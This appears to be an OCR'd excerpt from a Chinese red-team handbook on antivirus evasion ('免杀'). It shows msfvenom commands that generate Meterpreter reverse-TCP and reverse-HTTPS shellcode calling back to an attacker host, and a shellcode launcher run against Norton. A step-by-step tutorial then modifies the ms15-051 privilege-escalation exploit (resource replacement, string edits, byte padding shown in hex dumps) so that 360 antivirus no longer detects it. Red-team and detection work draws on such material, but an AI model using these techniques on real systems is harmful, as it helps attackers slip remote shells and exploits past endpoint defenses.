安恒信息
DAS-security 安全中国
科创板：688023

渗透攻击
红队百科全书



杭州安恒信息技术股份有限公司
DBAPPSecurity Co., Ltd.

（下）

第九章 红队自研

APT攻击方案模拟

免杀方案研发






Cooolis系列

实战免杀诺顿 Shellcode 载入内存免杀

Shellcode 载入内存免杀


绕过诺顿主动、表面、通信拦截

创建MSF监听



生成shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.241.132 lport=8080 -e
```




- -p: 指定payload;
- -e：指定编码方式;
- -i：编译次数;
- -b：去除指定代码，一般是空代码或者错误代码;
- lhost：指定本机IP;
- lport：指定本机监听端口;
- -f：指定生成格式;

- -o：指定生成输出后存储文件的位置

shellcode执行盒执行


https://github.com/clinicallyinane/shellcode_launcher/




备注：窗口关闭后session掉线

诺顿查杀情况

表面过掉



通信拦截



安全历史记录 高级详细信息

警报摘要

严重性	活动	日期和时间	状态	推荐的操作
高	阻止了 192.168.241.132 的入侵企图	2019/4/8 22:14:53	已阻止	不需要操作

高级详细信息

IPS 签名名称	System Infected: Meterpreter Reverse TCP
默认操作	不需要操作
采取的操作	不需要操作
攻击电脑	192.168.241.132, 8080
目标地址	(192.168.241.130, 51485)
源地址	192.168.241.132
通信说明	TCP, http-proxy

来自 192.168.241.132 的网络通信与已知攻击的特征相匹配。攻击由 \DEVICE

操作

运行 Norton Power Eraser


不再提醒我


风险管理

更多信息

Norton


安全历史记录 关闭






绕过通信拦截

建立https监听




生成https shellcode

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.241.132 lport=443 -e
```




运行上线



提权失败

人人都能过杀软



七岁小毛猴

适合人群

本人是不懂c 汇编等语言的彩笔，但是我能过杀毒（360/诺顿／avg／nod32等等）。

我也没人教就是看了网上教程会了一点点!



如果各位大神你们看着不爽，那么请你忍忍不要喷!



免杀方法

对于一个不懂汇编的人来说，我是怎么过杀软的呢?

后面将会用360做为实例来给搭建演示。

1.观察杀毒软件报的病毒名称，如果你修改后文件能正常使用并且杀软报毒名称变了，这样一般就可以过掉。

2.不管你怎么换资源或加壳杀软一只报同样的名字，那么就去定位一下特征码。

3.不同的杀毒软件免杀的方法略有不同。

例如：360报qvm7免杀方法是替换资源文件和版本信息。

4.本人常用的免杀方法：替换资源／加花／修改入口点／加壳等。

免杀前的准备

本次实例将会使用360杀毒来给大家演示。

病毒文件主要以提权EXP老给大家演示!

（不要问我为什么不是远控！小弟过不了啊！）





1.安装360杀毒软件，并把360杀毒的几个引擎全部安装上更新最新病毒库。


2.我在测试360杀毒的时候发现过几个问题：

```
a)不管你怎么杀360就是不报毒！那么请还原虚拟机！

b)360杀毒安装包。有老版本的尽量使用老版本的安装包。应为新版本的即使你关了上传还是会上传。

c)本人使用的是360sd_std_4.2.2.4092版本。在安装好后系统防火墙会提示是否开启安全卫士！具体名字
```


3.360杀毒在全部安装完成和补丁升级成功之后需要关掉：可疑文件上传。



4.在做免杀时请在断网环境下做！

5.360有5个引擎，再过的时候可以一个个去过。

6.需要用到工具包：小七免杀工具包（其实就用几个工具而已）



免杀实例：ms15-051过360杀毒4引擎


替换资源

上图中是在联网环境下测试：可以看到 360云报了！（小红伞本地也是报的！）

开始：

1.先断网


2.使用：



这个工具先替换下资源文件，看看360什么情况！

3.下图可以看到360已经不杀了！小红伞本地也不杀了！


我只是添加了一个版本信息而已！




4.联网查杀也是不杀！我就不上图了！这就成功过掉了360杀毒的4个引擎！

5.附件：（ms15-051替换资源）

修改字符串



仍c32里面！



修改一下：

我们杀一下看看！

也成功过掉了！

附件：（ms15-051修改字符串）

添加字符串

仍c32 拖到最后，随便加点东西！

~ [(HEX)ms15-051.exe]

文件(F) 编辑(E) 搜索(S) 查看(V) 工具(T) 高级(A) 窗口(W) 帮助(H)

Enjoy C32asm (HEX)ms15-051.exe

```
0000B7B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B800: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B810: 00 00 00
0000B820: 00 00 00
0000B830: 00 00 00
0000B840: 00 00 00
0000B850: 00 00 00
0000B860: 00 00 00
0000B870: 00 00 00
0000B880: 00 00 00
0000B890: 00 00 00
0000B8A0: 00 00 00
0000B8B0: 00 00 00
0000B8C0: 00 00 00
0000B8D0: 00 00 00
0000B8E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B8F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B910: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

填充数据

填充大小 272

使用16进制填充 AA

使用随机的数值填充

从 011 到 255

选择

SAVE#1->AA

SAVE#2->32


添加(A) 删除(D) 选择(S)

确定(O) 退出(C)

Enjoy C32asm (HEX)ms15-051.exe

```
0000B7B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B7E0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B7F0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B800: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B810: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B820: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B830: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B840: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B850: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B860: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B870: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B880: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B890: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8A0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8B0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8C0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8D0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8E0: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
0000B8F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0000B900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

来联网杀一下看看!



过掉了！


附件：（ms15-051添加字符串）



免杀实例：pr 过360杀毒4引擎

